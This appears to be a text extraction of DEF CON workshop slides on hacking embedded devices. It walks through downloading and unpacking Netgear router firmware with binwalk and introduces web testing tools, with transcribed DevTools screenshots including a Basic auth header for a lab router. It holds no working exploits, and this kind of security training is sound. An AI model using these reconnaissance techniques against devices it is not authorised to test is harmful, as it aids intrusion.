



DEF
CON

Brainwashing Embedded Systems

CRAIG YOUNG, SECURITY RESEARCHER



Hi, I'm Craig Young!



VERT Security Researcher Since 2012




**Won 1st Ever DEF CON Router Hacking Contest
(Demonstrated 10 0-day)**


Disclosed Vulns To Many Vendors & Product Teams Including...




Chapters




Firmware RE



HTTP Hacks



Web Vulns



SOAP
Exploits



SSL Attacks




Android Assist



WiFi Tricks

Firmware Hacks



What is Firmware?

Wrapper system OS

No standard format

Obtaining Firmware

Vendor Download

Many vendors offer user-installable firmware updates via HTTP

Network Sniffing

Update URLs may be extracted from monitoring the network

UART Probing

Many devices leave exposed UARTs with valuable intel or even shells

Chip Clipping

When all else fails, ROM chips can be dumped directly or via JTAG

Identifying Firmware Format

Review GPL sources for insight into firmware extraction

- Modified versions of common compression tools often used by vendors

Search the image for known file headers

- Carve files of known type and expand content accordingly

SquashFS is frequently used to store the file system

- Search for 'shsq' magic number to locate start of SquashFS data

Binwalk!

Firmware Swiss Army Knife

From Craig Heffner (www.devttys0.com)

Automated binary analysis

Most common usage: `binwalk -e <file>`

Firmware Extraction Walkthrough

Step 1: Obtain the File

```
root@VERTHackLab:~/Firmware# wget http://www.downloads.netgear.com/files/GDC/WNDR4700/WNDR4700-V1.0.0.52.zip
--2015-10-09 16:55:11-- http://www.downloads.netgear.com/files/GDC/WNDR4700/WNDR4700-V1.0.0.52.zip
Resolving www.downloads.netgear.com (www.downloads.netgear.com)... 174.35.32.152, 174.35.32.134
Connecting to www.downloads.netgear.com (www.downloads.netgear.com)|174.35.32.152|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15708689 (15M) [application/zip]
Saving to: 'WNDR4700-V1.0.0.52.zip'

WNDR4700-V1.0.0.52.zip 100%[=====] 14.98M 3.06MB/s in 4.9s

2015-10-09 16:55:17 (3.06 MB/s) - 'WNDR4700-V1.0.0.52.zip' saved [15708689/15708689]
```

Firmware can come from
a variety of sources

Vendor update
downloads are the easiest

Firmware Extraction Walkthrough

Step 2: Decompress as Needed

```
root@VERTHackLab:~/Firmware# unzip WNDR4700-V1.0.0.52.zip
Archive:  WNDR4700-V1.0.0.52.zip
  inflating: WNDR4700-V1.0.0.52.img
  inflating: WNDR4700 V1.0.0.52 ReleaseNote.html
```

ZIP came from vendor

Product accepts .img

Firmware Extraction Walkthrough

Step 3: Extract Contents

```
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked# binwalk -e ../unzip/WNDR4700-V1.0.0.52.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
128	0x80	uImage header, header size: 64 bytes, header CRC: 0xCFDF8A93, created: 2013-05-06 14:46:07, image size: 11722 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x503160ED, OS: Linux, CPU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.32"
6060	0x17AC	eCos RTOS string reference: "ecos"
131200	0x20080	uImage header, header size: 64 bytes, header CRC: 0x7F71D6C1, created: 2013-05-06 14:46:11, image size: 1870601 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xCFCE75C, OS: Linux, CPU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.32"
131264	0x200C0	LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 5849344 bytes
745488	0xB6010	MySQL ISAM compressed data file Version 5
2097216	0x200040	uImage header, header size: 64 bytes, header CRC: 0x208E2A6B, created: 2013-05-06 14:46:11, image size: 13959172 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xCA6FAA2D, OS: Linux, CPU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.32"
2097280	0x200080	Squashfs filesystem, little endian, version 4.0, compression: lzma, size: 13829320 bytes, 1957 inodes, blocksize: 131072 bytes, created: 2013-05-06 14:46:07

Firmware Extraction Walkthrough

Step 4: Explore

`binwalk -e <filename>` puts files in dir `_<filename>`

```
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked# cd _WNDR4700-V1.0.0.52.img.extracted/squashfs-root/
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked/_WNDR4700-V1.0.0.52.img.extracted/squashfs-root# ls
bin          etc          firmware_version  home  media      opt      rom  sys  var
default_language_version  firmware_region  hardware_id      jffs  mnt        overlay  root  tmp  www
dev          firmware_time  hardware_version  lib   module_name  proc    sbin  usr
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked/_WNDR4700-V1.0.0.52.img.extracted/squashfs-root#
```

File system usually is in squashfs-root

Firmware Extraction Lab


Example Firmware on VM

- `/root/Firmware/*`

Binwalk + Deps Preinstalled

- Using `sasquatch` for custom squashfs

Hands On: Firmware Extraction





Classic Web Vulns: IoT Edition

HTTP as IoT Attack Surface

HTTP Management Interfaces are Everywhere!

Full of Low-Hanging Vulnerability Fruit!

Great Place to Start Looking for Flaws...

Web Assessment Tools

Chrome Dev Tools

- ◆ **Ctrl+Shift+I (Mac: Cmd+Opt+I)**
- ◆ **Monitor Requests**
- ◆ **Identify Source Files**
- ◆ **Inspect Resources**
- ◆ **Monitor Network Requests**
- ◆ **Copy as cURL Command**
- ◆ **JavaScript Console Access**


cURL

- ◆ **Easily generate requests**
- ◆ **Complete header control**
- ◆ **Import requests from Chrome**
- ◆ **Useful in BASH script PoCs**
- ◆ **Good for relaying to vendors**

Burp

- ◆ **HTTP Swiss Army Knife**
- ◆ **Interception Proxy**
- ◆ **Request Repeater**
- ◆ **Integrated Encoding/Decoding**
- ◆ **Web App Spidering**
- ◆ **Token Sequence Analysis**
- ◆ **Copy as cURL Command**

Chrome Dev Tools 50,000 Foot View



Chrome Dev Tools 50,000 Foot View

Network Tab

The screenshot shows the Chrome DevTools Network Tab. The 'Network' tab is selected in the top bar. The toolbar includes a red circle icon (highlighted with an arrow and labeled 'Log Requests'), a 'Preserve log' checkbox (checked and highlighted with an arrow and labeled 'Persist Log Across Requests'), and a content type filter dropdown (highlighted with an arrow and labeled 'Content Type Selection', currently set to 'All'). The main area displays a list of 25 requests and a timeline view. The status bar at the bottom shows: 25 requests | 356 KB transferred | Finish: 8.10 s | DOMContentLoaded: 665 ms | Load: 1.02 s.

Name	Method	Status	Remote Address	Type	Initiator	Size	Time	Server	Vary	Timeline – Start Time
form.css	GET	200	192.168.10.2:80	stylesheet	:2	11.7 KB	38 ms	uhttpd/1.0.0		
index.htm	GET	200	192.168.10.2:80	document	:6	7.3 KB	365 ms	uhttpd/1.0.0		
basic.css	GET	200	192.168.10.2:80	stylesheet	index.htm:2	7.6 KB	42 ms	uhttpd/1.0.0		
funcs.js	GET	200	192.168.10.2:80	script	index.htm:3	69.1 KB	131 ms	uhttpd/1.0.0		
basic.js	GET	200	192.168.10.2:80	script	index.htm:4	11.8 KB	166 ms	uhttpd/1.0.0		
top.js	GET	200	192.168.10.2:80	script	index.htm:5	4.9 KB	201 ms	uhttpd/1.0.0		
footer.gif	GET	200	192.168.10.2:80	gif	index.htm:185	807 B	67 ms	uhttpd/1.0.0		
top.html	GET	200	192.168.10.2:80	document	index.htm:145	4.4 KB	66 ms	uhttpd/1.0.0		
top-online.gif	GET	200	192.168.10.2:80	gif	index.htm:1	249 B	86 ms	uhttpd/1.0.0		
menus.gif	GET	200	192.168.10.2:80	gif	index.htm:1	20.5 KB	136 ms	uhttpd/1.0.0		
search_button.gif	GET	200	192.168.10.2:80	gif	index.htm:1	513 B	158 ms	uhttpd/1.0.0		

25 requests | 356 KB transferred | Finish: 8.10 s | DOMContentLoaded: 665 ms | Load: 1.02 s

Chrome Dev Tools 50,000 Foot View

Select Additional Columns With via Context Menu

Name	Method	Status	Remote Address	Type	Initiator	Size	Time	Cache-Control	Connection	Connection Id	Content-Encoding	Content-Length	Cookies	Domain	ETag	✓ Initiator	Keep-Alive	Last-Modified	✓ Method	Priority	Protocol	✓ Remote Address	Scheme	✓ Server	Set-Cookies	✓ Size	✓ Status	✓ Time	✓ Type	✓ Vary	Timeline – St
form.css	GET	200	192.168.10.2:80	stylesheet	:2	11.7 KB	3																								
index.htm	GET	200	192.168.10.2:80	document	:6	7.3 KB	36																								
basic.css	GET	200	192.168.10.2:80	stylesheet	index.htm:2	7.6 KB	4																								
funcs.js	GET	200	192.168.10.2:80	script	index.htm:3	69.1 KB	13																								
basic.js	GET	200	192.168.10.2:80	script	index.htm:4	11.8 KB	16																								
top.js	GET	200	192.168.10.2:80	script	index.htm:5	4.9 KB	20																								
footer.gif	GET	200	192.168.10.2:80	gif	index.htm:185	807 B	6																								
top.html	GET	200	192.168.10.2:80	document	index.htm:145	4.4 KB	6																								
top-online.gif	GET	200	192.168.10.2:80	gif	index.htm:1	249 B	8																								
menus.gif	GET	200	192.168.10.2:80	gif	index.htm:1	20.5 KB	13																								
search_button.gif	GET	200	192.168.10.2:80	gif	index.htm:1	513 B	15																								
top.css	GET	200	192.168.10.2:80	stylesheet	top.html:3	7.2 KB	5																								
funcs.js	GET	200	192.168.10.2:80	script	top.html:4	69.1 KB	10																								
top.js	GET	200	192.168.10.2:80	script	top.html:5	4.9 KB	14																								
top-online.gif	GET	200	192.168.10.2:80	gif	top.html:116	249 B	4																								
tops.gif	GET	200	192.168.10.2:80	gif	top.html:116	7.3 KB	7																								
basic_wait.htm	GET	200	192.168.10.2:80	document	funcs.js:96	707 B	6																								
apply.cgi?/basic_hom...	POST	200	192.168.10.2:80	document	VM188 basic_wa...	615 B	4																								
hijack_style.css	GET	200	192.168.10.2:80	stylesheet	apply.cgi?/basic..	6.6 KB	4																								
wait30.gif	GET	200	192.168.10.2:80	gif	apply.cgi?/basic..	6.4 KB	7																								
basic_home.htm	GET	200	192.168.10.2:80	document	Other	3.1 KB	507 ms	untpa/r.0.0																							

Chrome Dev Tools 50,000 Foot View

Select Requests to Inspect Details

The screenshot displays the Chrome DevTools Network tab. On the left, a list of requests is shown with columns for Name, Status, Size, and Time. The request 'form.css' is selected. On the right, the details for this request are shown, including the General tab (Request URL, Request Method, Status Code, Remote Address), Response Headers (Cache-Control, Connection, Content-Type, Date, Expires, Pragma, Server), and Request Headers (Accept, Accept-Encoding, Accept-Language, Authorization, Connection, Host, Referer, User-Agent).

Name	Status	Size	Time
form.css	200	1.5 KB	0.01 s
index.htm	200	1.5 KB	0.01 s
basic.css	200	1.5 KB	0.01 s
funcs.js	200	1.5 KB	0.01 s
basic.js	200	1.5 KB	0.01 s
top.js	200	1.5 KB	0.01 s
footer.gif	200	1.5 KB	0.01 s
top.html	200	1.5 KB	0.01 s
top-online.gif	200	1.5 KB	0.01 s
menus.gif	200	1.5 KB	0.01 s
search_button.gif	200	1.5 KB	0.01 s
top.css	200	1.5 KB	0.01 s
funcs.js	200	1.5 KB	0.01 s
top.js	200	1.5 KB	0.01 s
top-online.gif	200	1.5 KB	0.01 s
tops.gif	200	1.5 KB	0.01 s
basic_wait.htm	200	1.5 KB	0.01 s
apply.cgi?/basic_home.htm%20timestamp=82429680	200	1.5 KB	0.01 s

form.css

General

Request URL: http://192.168.10.2/style/form.css
Request Method: GET
Status Code: 200 OK
Remote Address: 192.168.10.2:80

Response Headers view source


Cache-Control: no-cache
Connection: close
Content-Type: text/css; charset="UTF-8"
Date: Thu, 01 Jan 1970 00:53:12 GMT
Expires: 0
Pragma: no-cache
Server: uhttpd/1.0.0

Request Headers view source

Accept: text/css,*/*;q=0.1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,de-DE;q=0.6,de;q=0.4
Authorization: Basic YWRtaW46SEBDS0xAQiE=
Connection: keep-alive
Host: 192.168.10.2
Referer: http://192.168.10.2/
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36

Chrome Dev Tools 50,000 Foot View

